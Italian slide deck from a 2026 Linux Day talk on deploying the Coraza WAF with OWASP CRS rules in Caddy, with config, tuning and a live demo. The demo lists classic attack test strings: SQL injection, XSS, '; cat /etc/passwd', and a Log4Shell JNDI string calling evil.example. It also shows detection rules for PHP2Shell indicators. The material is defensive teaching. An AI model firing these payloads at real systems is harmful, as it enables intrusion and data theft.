LINUX DAY PRATO 2026

WAF open source: una difesa in più per i tuoi servizi



Francesco Montelli

Freelance Software Engineer · montelli.dev

slide
e materiali

LINUX DAY PRATO 2026

WAF open source: una difesa in più per i tuoi servizi

slide e materiali

Francesco Montelli

Freelance Software Engineer

montelli.dev



ATTO 1 DI 4

01 Lo scenario

ATTO 1 · GLI ATTACCHI CLASSICI

Un bersaglio piccolo, ma un bersaglio

LA PORTA RESTA APERTA

- **Non aggiornato**
- **Dimenticato acceso**
- **Temporaneo, poi permanente**
- **Impostazioni di default**



Chi bussa

prova tutte
le porte



E ENTRA A CERCARE

- **I vostri dati**
  `' OR 1=1--` in una ricerca
- **Chi visita il sito**
  `<script>` in un commento
- **Il server stesso**
  `../etc/passwd` nell'indirizzo
- **Una falla nota**
  `${jndi:…}` Log4Shell, 2021

02 Dal firewall al WAF

Come decide il firewall

IL PACCHETTO

da	185.220.x.x
a	il vostro server
porta	443
protocollo	TCP

→

LE REGOLE · nftables

```
tcp dport 22 drop
tcp dport 3306 drop
tcp dport 443 accept ← questa
```

→

passa

porta 443: aperta

Guarda: indirizzi, porte, protocollo (livelli 3 e 4)

Dove: nftables o iptables sul server, il router a casa

Il limite: la 80 e la 443 restano aperte per forza

ATTO 2 · IL WAF

Dopo il firewall, il WAF



Guarda: cosa chiede, i campi, gli header, il corpo (livello 7)

Dove: Coraza dentro Caddy, con le regole OWASP

Insieme: il firewall sceglie le porte, il WAF legge cosa entra dalla 443

ATTO 2 · COME DECIDE

Dentro il WAF, fase per fase

FASE 1 · HEADER

Metodo, URI, header, cookie

911 metodi
913 scanner
920 protocollo

FASE 2 · CORPO

Il parser lo sceglie il Content-Type

{"q":"…"} → ARGS:json.q

930-944 attacchi

DECIDE · 949110

Somma i punti

≥ 5 → 403

l'app non vede niente

FASI 3-4 · RISPOSTA

Cosa esce dall'app

950-956 fughe
soglia 4

In chiaro: Caddy chiude il TLS, il WAF legge dopo

Prima legge tutto: il corpo intero, fino a 12,5 MB

Fase 5: il registro, che usiamo fra poco

ATTO 2 · COME DECIDE

Dentro una regola: la 930120

```
SecRule ARGS_NAMES|ARGS|REQUEST_COOKIES          ← dove guarda: i campi e i cookie
  "@pmFromFile lfi-os-files.data"                ← cerca una parola da una lista
  "id:930120, phase:2, block,                    ← dopo aver letto il corpo
   t:urlDecodeUni, t:normalizePathWin,           ← prima normalizza
   severity:'CRITICAL', tag:'paranoia-level/1',  ← 5 punti, livello 1
   setvar:'tx.inbound_anomaly_score_pl1=+5'"     ← aggiunge, non blocca
```

LA LISTA

`etc/passwd` · `etc/shadow` · `proc/self/environ` …

1.095 file di sistema da non leggere mai

NORMALIZZARE SERVE

`..%2fetc%2fpasswd` · `..\etc\passwd`

diventano tutti etc/passwd: fermati

ATTO 2 · COME SI CONFIGURA

Un container in più

DOCKER-COMPOSE.YML

```
services:
  caddy:
    image: ghcr.io/coreruleset/coraza-crs:caddy-alpine      ← un'immagine sola, con dentro le regole OWASP
    ports:
      - "443:443"                                           ← una porta sola
    environment:
      CORAZA_RULE_ENGINE: DetectionOnly                     ← l'interruttore: DetectionOnly annota, On blocca
      BLOCKING_PARANOIA: 1                                  ← la severità: quante regole accendere, da 1 a 4
    volumes:
      - ./Caddyfile:/config/caddy/Caddyfile:ro              ← i vostri file: indirizzi, WAF, regole
      - ./tuning:/opt/coraza/rules.d:ro                     ← le vostre correzioni
```

Il Caddyfile: dove entra il WAF

```
{
  order coraza_waf first                          ← dove c'è import waf, il WAF controlla per primo
}
```

```
(waf) {                                           ← un blocco riusabile, di nome «waf»
  coraza_waf {                                    ← il WAF
    directives `Include …/coraza.conf             ← l'interruttore (environment)
               Include …/owasp-crs/rules/*        ← le regole OWASP, dentro l'immagine
               Include …/rules.d/*`               ← le vostre correzioni (tuning)
  }
}
```

```
cloud.example.com {                               ← l'indirizzo
  import waf                                      ← incolla qui il blocco «waf»
  reverse_proxy nextcloud:80                      ← a chi consegnare
}
```

```
git.example.com {
  import waf
  reverse_proxy gitea:3000
}
```

03 Misurare e correggere

ATTO 3 · MISURARE

Come ho misurato



Scanner di vulnerabilità

open source · 2.956
richieste con un parametro
o un corpo

WAF

caddy

coraza
WEB APPLICATION FIREWALL

OWASP
CRS
THE 1ST LINE OF DEFENSE

Backend finto

risponde «ok»

a qualunque cosa

ATTO 3 · DAL VIVO

Proviamolo

1. `$ make nowaf && make raffica` senza WAF
2. `$ make block && make raffica` con il WAF, livello 1
3. `$ make registro` chi è stato fermato, e da quali regole

Dodici richieste in un secondo: **4 oneste** e **8 attacchi** classici.

make nowaf && make raffica

```
waf-coraza-caddy-demo $ make nowaf && make raffica
» spengo il profilo precedente
» accendo nowaf: solo Caddy, reverse proxy senza WAF: passa tutto (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=
quattro richieste oneste			
passa	200	una ricerca	tastiera meccanica
passa	200	un cognome con apostrofo	O'Reilly
passa	200	un libro di SQL	SELECT * FROM menu
passa	200	un libro di programmazione	C++ & C# -- guida
otto attacchi			
passa	200	SQL injection	1' OR 1=1--
passa	200	SQL injection, UNION	' UNION SELECT username, password FROM users--
passa	200	XSS	<script>alert(1)</script>
passa	200	XSS da un'immagine	<img src=x onerror=alert(1)>
passa	200	file di sistema	../../../../etc/passwd
passa	200	comando di shell	; cat /etc/passwd
passa	200	Log4Shell	${jndi:ldap://evil.example/a}
passa	200	codice PHP	<?php system('id'); ?>

```
» passano 12, bloccate 0 (4)
```

(2) (3)

1. **Senza WAF** — solo Caddy, reverse proxy: inoltra tutto
2. **La tabella** — esito, codice, cosa, il valore di q in chiaro
3. **Gli attacchi** — 200: arrivano all'app
4. **Il conto** — passano 12 su 12

make block && make raffica

```
waf-coraza-caddy-demo $ make block && make raffica
» spengo il profilo precedente
» accendo block: Caddy + Coraza + regole OWASP CRS, livello 1: blocca (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=
quattro richieste oneste			
passa	200	una ricerca	tastiera meccanica
passa	200	un cognome con apostrofo	O'Reilly
passa	200	un libro di SQL	SELECT * FROM menu
passa	200	un libro di programmazione	C++ & C# -- guida
otto attacchi			
bloccata	403	SQL injection	1' OR 1=1--
bloccata	403	SQL injection, UNION	' UNION SELECT username, password FROM users--
bloccata	403	XSS	<script>alert(1)</script>
bloccata	403	XSS da un'immagine	<img src=x onerror=alert(1)>
bloccata	403	file di sistema	../../../../etc/passwd
bloccata	403	comando di shell	; cat /etc/passwd
bloccata	403	Log4Shell	${jndi:ldap://evil.example/a}
bloccata	403	codice PHP	<?php system('id'); ?>

(2) (3)

```
» passano 4, bloccate 8 (4)
```

1. **Il WAF, livello 1**
   Coraza e regole OWASP: 160 regole accese
2. **Le oneste passano**
   anche il libro con «--»
3. **Gli attacchi**
   403: l'app non li vede
4. **Il conto**
   4 passano, 8 bloccate

make registro: regole e punti

```
waf-coraza-caddy-demo $ make registro
» il registro di Caddy, profilo block: le ultime 13 richieste di 13
  ESITO     HTTP GIUDIZIO        RICHIESTA                                REGOLE (punti) 1
  passa     200  giusto          GET /search?q=tastiera
  passa     200  giusto          GET /search?q=tastiera meccanica
  passa     200  giusto          GET /search?q=O'Reilly
  passa     200  giusto          GET /search?q=SELECT * FROM menu
  passa     200  giusto          GET /search?q=C++ & C# -- guida
  bloccata  403  giusto          GET /search?q=1' OR 1=1--                942100 (5) 2
  bloccata  403  giusto          GET /search?q=' UNION SELECT username, … 942100 942190 942270 +1 (20) 3
  bloccata  403  giusto          GET /search?q=<script>alert(1)</script>  941100 941110 941160 +1 (20)
  bloccata  403  giusto          GET /search?q=<img src=x onerror=alert(… 941100 941120 941160 +1 (20)
  bloccata  403  giusto          GET /search?q=../../../../etc/passwd     930100 930110 930120 +1 (20)
  bloccata  403  giusto          GET /search?q=; cat /etc/passwd          930120 932160 (10)
  bloccata  403  giusto          GET /search?q=${jndi:ldap://evil.exampl… 932130 933135 944150 (15)
  bloccata  403  giusto          GET /search?q=<?php system('id'); ?>     933100 933160 (10)

  giudizio: solo per le richieste di make raffica, di cui sappiamo se sono oneste o attacchi; 4
  per tutte le altre «non so»: il WAF non ha modo di saperlo
```

1. **Il registro di Caddy**
   esito, codice, giudizio, richiesta, regole
2. **Una regola grave**
   942100: 5 punti, soglia 5
3. **La UNION**
   quattro regole, 20 punti
4. **Il giudizio**
   solo per la raffica: sa cosa è onesto

ATTO 3 · MISURARE

Ferma 86 su 100

86

richieste di Nuclei fermate su 100

2.535 su 2.956 · senza WAF: 0



contate le richieste con un parametro o un corpo · alcune sono innocue


ATTO 3 · MISURARE

Più severo: +4 attacchi, errori ×4,5

▼ default

1 Normale — 2 Attento — 3 Severo — 4 Massimo

ATTACCHI: NUCLEI, 2.956 · ONESTE: 47, COSTRUITE PER SEMBRARE SOSPETTE



ATTO 3 · DAL VIVO

Correggiamolo

1. `$ make paranoid && make raffica` livello 3
2. `$ make falsi-allarmi` perché, dal registro
3. `$ make tuned && make raffica` con le correzioni

La ricerca onesta **«C++ & C# -- guida»**: bloccata, spiegata, sbloccata.

make paranoid && make raffica

```
waf-coraza-caddy-demo $ make paranoid && make raffica
» spengo il profilo precedente
» accendo paranoid: Caddy + Coraza + regole OWASP CRS, livello 3: piu' severo (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=	
quattro richieste oneste				
passa	200	una ricerca	tastiera meccanica	
passa	200	un cognome con apostrofo	O'Reilly	
passa	200	un libro di SQL	SELECT * FROM menu	
bloccata	403	un libro di programmazione	C++ & C# -- guida	(2)
otto attacchi				
bloccata	403	SQL injection	1' OR 1=1--	(3)
bloccata	403	SQL injection, UNION	' UNION SELECT username, password FROM users--	
bloccata	403	XSS	<script>alert(1)</script>	
bloccata	403	XSS da un'immagine	<img src=x onerror=alert(1)>	
bloccata	403	file di sistema	../../../../etc/passwd	
bloccata	403	comando di shell	; cat /etc/passwd	
bloccata	403	Log4Shell	${jndi:ldap://evil.example/a}	
bloccata	403	codice PHP	<?php system('id'); ?>	

```
» passano 3, bloccate 9 (4)
```

1. **Livello 3**
   più regole accese: più severo
2. **Il libro, bloccato**
   una ricerca onesta: falso allarme
3. **Gli attacchi**
   sempre bloccati
4. **Il conto**
   3 passano, 9 bloccate

make falsi-allarmi: perché

```
waf-coraza-caddy-demo $ make falsi-allarmi
» richieste oneste bloccate, dal registro del WAF (ultimi 10 minuti)
  C++ & C# -- guida   bloccata: 8 punti, soglia 5 (1)
    regola 942440  5 punti  SQL Comment Sequence Detected                          in ARGS:q (2)
    regola 942460  3 punti  Meta-Character Anomaly Detection Alert - Repetitive Non-Wo  in ARGS:q
» per spegnere quelle regole solo su quel campo, una riga ciascuna:
  SecRuleUpdateTargetById 942440 "!ARGS:q" (3)
  SecRuleUpdateTargetById 942460 "!ARGS:q"
» sono già in demo/tuning/tuned/dopo/00-esclusioni.conf: make tuned && make raffica (4)
```

1. **Il libro**
   8 punti, soglia 5
2. **Due regole**
   942440 e 942460, sul campo q
3. **Le righe**
   una per regola: non guardare q
4. **Il profilo tuned**
   le righe sono già lì

ATTO 3 · DAL VIVO · CORRETTO

make tuned && make raffica

```
waf-coraza-caddy-demo $ make tuned && make raffica
» spengo il profilo precedente
» accendo tuned: livello 3 con le correzioni di tuning/tuned (1)
» aspetto che risponda su http://localhost:8080 . pronto
» mando dodici richieste a http://localhost:8080/search?q=…
```

ESITO	HTTP	COSA	GET /search?q=
quattro richieste oneste			
passa	200	una ricerca	tastiera meccanica
passa	200	un cognome con apostrofo	O'Reilly
passa	200	un libro di SQL	SELECT * FROM menu
passa	200	un libro di programmazione	C++ & C# -- guida
otto attacchi			
bloccata	403	SQL injection	1' OR 1=1--
bloccata	403	SQL injection, UNION	' UNION SELECT username, password FROM users--
bloccata	403	XSS	<script>alert(1)</script>
bloccata	403	XSS da un'immagine	<img src=x onerror=alert(1)>
bloccata	403	file di sistema	../../../../etc/passwd
bloccata	403	comando di shell	; cat /etc/passwd
bloccata	403	Log4Shell	${jndi:ldap://evil.example/a}
bloccata	403	codice PHP	<?php system('id'); ?>

(2) (3)

```
» passano 4, bloccate 8 (4)
```

1. **Livello 3 corretto** con le due righe di esclusione
2. **Il libro passa** sbloccato
3. **Gli attacchi** restano bloccati
4. **Il conto** 4 passano, 8 bloccate

ATTO 3 · CORREGGERE

Dal registro alla riga

Ricerca

C++ & C# -- guida onesta, ma «--» somiglia a SQL

Registro

```
Coraza: Warning. SQL Comment Sequence Detected
[id "942440"] [severity "critical"] [tag "paranoia-level/2"]
[data "Matched Data: -- found within ARGS:q: …"]
```



Volume

tuning/tuned/dopo/00-esclusioni.conf — volume → /opt/coraza/rules.d

SecRuleUpdateTargetById	942440	"!ARGS:q"
smetti di guardare…	con questa regola…	questo campo

ATTO 3 · DAL VIVO

Un attacco nuovo: PHP2Shell

1. `$ make block && make php2shell` — il CRS di oggi
2. `$ make toppa && make php2shell` — più due righe mie

Corretta in PHP il 21/10: **il CRS 4.30 non ha ancora regole per riconoscerla.**

make php2shell: gli indicatori, prima e dopo due righe

```
waf-coraza-caddy-demo $ make block && make php2shell
» spengo il profilo precedente
» accendo block: Caddy + Coraza + regole OWASP CRS, livello 1: blocca (1)
» aspetto che risponda su http://localhost:8080 . pronto
» gli indicatori di PHP2Shell contro il servizio PHP (8.4.27, gia' corretto: nessun exploit)
  ESITO     HTTP  TIPO       RICHIESTA                    COME
  passa     200   onesta     apre la pagina               GET /php/
  passa     200   onesta     carica un file piccolo       multipart, 24 byte
  passa     200   indicatore campo dell'upload progress   multipart + PHP_SESSION_UPLOAD_PROGRESS
  passa     200   indicatore user agent di un PoC pubblico User-Agent: php2shell-verify/1.0
  passa     200   limite     un upload grande             multipart, 1 MiB
» oneste passate 2 su 2, indicatori bloccati 0 su 2 (2)
  limite: un upload grande il WAF non lo distingue da un attacco; la cura e' aggiornare PHP
waf-coraza-caddy-demo $ make toppa && make php2shell
» spengo il profilo precedente
» accendo toppa: livello 1 con le regole per PHP2Shell di tuning/toppa (3)
» aspetto che risponda su http://localhost:8080 . pronto
» gli indicatori di PHP2Shell contro il servizio PHP (8.4.27, gia' corretto: nessun exploit)
  ESITO     HTTP  TIPO       RICHIESTA                    COME
  passa     200   onesta     apre la pagina               GET /php/
  passa     200   onesta     carica un file piccolo       multipart, 24 byte
  bloccata  403   indicatore campo dell'upload progress   multipart + PHP_SESSION_UPLOAD_PROGRESS
  bloccata  403   indicatore user agent di un PoC pubblico User-Agent: php2shell-verify/1.0
  passa     200   limite     un upload grande             multipart, 1 MiB
» oneste passate 2 su 2, indicatori bloccati 2 su 2 (4)
  limite: un upload grande il WAF non lo distingue da un attacco; la cura e' aggiornare PHP
```

1. **Il CRS di oggi** non ha ancora regole per PHP2Shell
2. **0 su 2** passano i due indicatori: il campo dell'upload e il PoC
3. **Più due righe** in tuning/toppa: proprio quei due indicatori
4. **2 su 2** e le oneste passano. L'upload grande resta un limite

ATTO 3 · PHP2SHELL

Le due righe della toppa

demo/tuning/toppa/dopo/10-php2shell.conf — volume → /opt/coraza/rules.d

```
# 1. il campo che serve alla …619
SecRule REQUEST_URI "@beginsWith /php/" \                    ← solo sul servizio PHP
    "id:1000,phase:2,deny,status:403,log,msg:'…',chain"      ← blocca subito, niente punti
    SecRule ARGS_POST_NAMES "@streq PHP_SESSION_UPLOAD_PROGRESS"   ← se c'è il campo dell'upload

# 2. gli user agent dei PoC pubblici
SecRule REQUEST_HEADERS:User-Agent "@rx (?i)php2shell" \     ← lo user agent dei PoC
    "id:1001,phase:1,deny,status:403,log,msg:'…'"            ← basta l'header: fase 1
```

DENY, NON PUNTI

un indicatore basta: un modulo vero non lo manda

FASE 1 E FASE 2

l'header si legge subito, il campo solo dopo il corpo

DA DOVE

AWS per il campo, CRS PR #4893 per lo user agent

ATTO 3 · PHP2SHELL

Mercoledì l'hanno fatto tutti

21/10	**Cloudflare**	regole WAF di emergenza per tutti i clienti, anche il piano gratuito
21/10	**AWS**	due regole sul corpo multipart: prima in conteggio, poi in blocco
21/10	**Comunità ModSecurity**	un filtro sul campo PHP_SESSION_UPLOAD_PROGRESS, «da provare in staging»
22/10	**OWASP CRS**	gli user agent dei PoC (PR #4893), non ancora in una versione rilasciata

«Patching is the only complete fix» AWS, 21/10/2026

04 A casa tua

ATTO 4 · I LIMITI

Il WAF è uno strato, con i suoi buchi

Internet →

01

Porta chiusa

router, firewall

buco: la 80 e la 443

02

Chi bussa

CrowdSec
fail2ban

buco: cambia indirizzo

03

Cosa porta

il WAF

non vede: password rubate, bug di logica, exploit mirati

04

Serrature

app aggiornate

buco: falle non ancora note

→ I dati


05 **La copia di riserva** il backup, sotto tutto

ATTO 4 · UNA VOLTA ACCESO

Aggiornare rende

LE REGOLE MIGLIORANO

Richieste oneste bloccate per errore



meno della metà · 141 richieste legittime di GoTestWAF, livello 1 · cambia anche l'immagine

ARRIVANO REGOLE NUOVE

21/10 PHP corregge PHP2Shell

22/10 il CRS scrive la regola che blocca i programmi pubblici che la provano

oggi **non è ancora nella 4.30**
potete aggiungerla a mano con una riga, o aspettare la prossima versione

COME **1** fissa il tag con la data → **2** cambialo con calma → **3** rifai la raffica

IN CHIUSURA

Tre cose da portare a casa

01

Se lo raggiungi tu, lo raggiungono tutti.

02

Il WAF è una fetta: servono anche firewall, aggiornamenti e backup.

03

Un container in più: prima guarda, poi blocca, e aggiorna.

Avere i dati è il primo passo. Proteggerli è il secondo.

Grazie, domande?

francesco@montelli.dev · montelli.dev
github.com/monte97



slide e materiali

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

1 Lo scenario

8 link

- Thales (Imperva), Bad Bot Report 2026, dati 2025, pp. 4-8 — cpl.thalesgroup.com
- Thales, «AI-driven bot attacks surged 12.5x», 29/04/2026 — cpl.thalesgroup.com
- Anthropic, Detecting and countering misuse of AI, agosto 2025 — anthropic.com
- Google GTIG, From Prompting to Autonomy, 08/09/2026 — cloud.google.com
- Mojang, Log4j e Minecraft Java Edition, dicembre 2021 — minecraft.net
- NVD, CVE-2021-44228 (Log4Shell) — nvd.nist.gov
- C. Folini, Buying time against attack, BCS, 2019 — bcs.org
- GreyNoise, Mass Internet Exploitation Report 2025 — greynoise.io

2 Come si configura

9 link

- OWASP, ModSecurity passa a OWASP, 2024 — owasp.org
- OWASP CRS, Announcing Coraza, 22/12/2021 — owasp.org
- OWASP Coraza — owasp.org
- OWASP CRS (licenza Apache 2.0) — github.com
- Immagine coraza-crs del team CRS — github.com
- coraza-caddy, il plugin di Caddy — github.com
- Caddy, Automatic HTTPS — caddyserver.com
- Caddy, Caddyfile concepts (snippets) — caddyserver.com
- OWASP CRS, Anomaly Scoring — coreruleset.org

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

3 Misurare e correggere

6 link

- Wallarm, GoTestWAF 0.5.8
  github.com
- ProjectDiscovery, Nuclei
  github.com
- OWASP CRS, Albedo
  github.com
- C. Folini, Working with Paranoia Levels, 2021
  coreruleset.org
- OWASP CRS, False Positives and Tuning
  coreruleset.org
- Coraza, coraza.conf-recommended
  github.com

4 A casa tua

6 link

- J. Reason, Human error: models and management, BMJ 2000
  pmc.ncbi.nlm.nih.gov
- CrowdSec, Community Blocklist
  docs.crowdsec.net
- CrowdSec, AppSec e OWASP CRS
  docs.crowdsec.net
- OWASP CRS, Migrating CRS 3 to 4: plugins, 2026
  coreruleset.org
- Caddy Community, Anyone actually using Coraza?, 2023
  caddy.community
- Microsoft, Digital Defense Report 2026, pp. 14 e 48
  microsoft.com

Da dove vengono le cose che ho detto

tutti i link: FONTI.md nel repo

5 PHP2Shell

7 link

- PHP, avviso di sicurezza del 21/10/2026
  php.net
- PHP, GHSA-w8hw-w9fx-j79w (CVE-2026-109618)
  github.com
- PHP, GHSA-6wmf-4rv5-p3rp (CVE-2026-109619)
  github.com
- OWASP CRS, PR #4893: user agent dei PoC
  github.com
- AWS, mitigazioni WAF per PHP2Shell, 21/10/2026
  aws.amazon.com
- PPC Land, le regole d'emergenza di Cloudflare, 21/10/2026
  ppc.land
- P. Pillitteri, regole per nginx, Apache e ModSecurity, 21/10/2026
  pasqualepillitteri.it

6 Le mie misure e la demo

3 link

- Il repo del talk: demo, slide, profili
  github.com
- Le misure: comandi, numeri, date
  misure/README.md
- Tutte le fonti in un file
  FONTI.md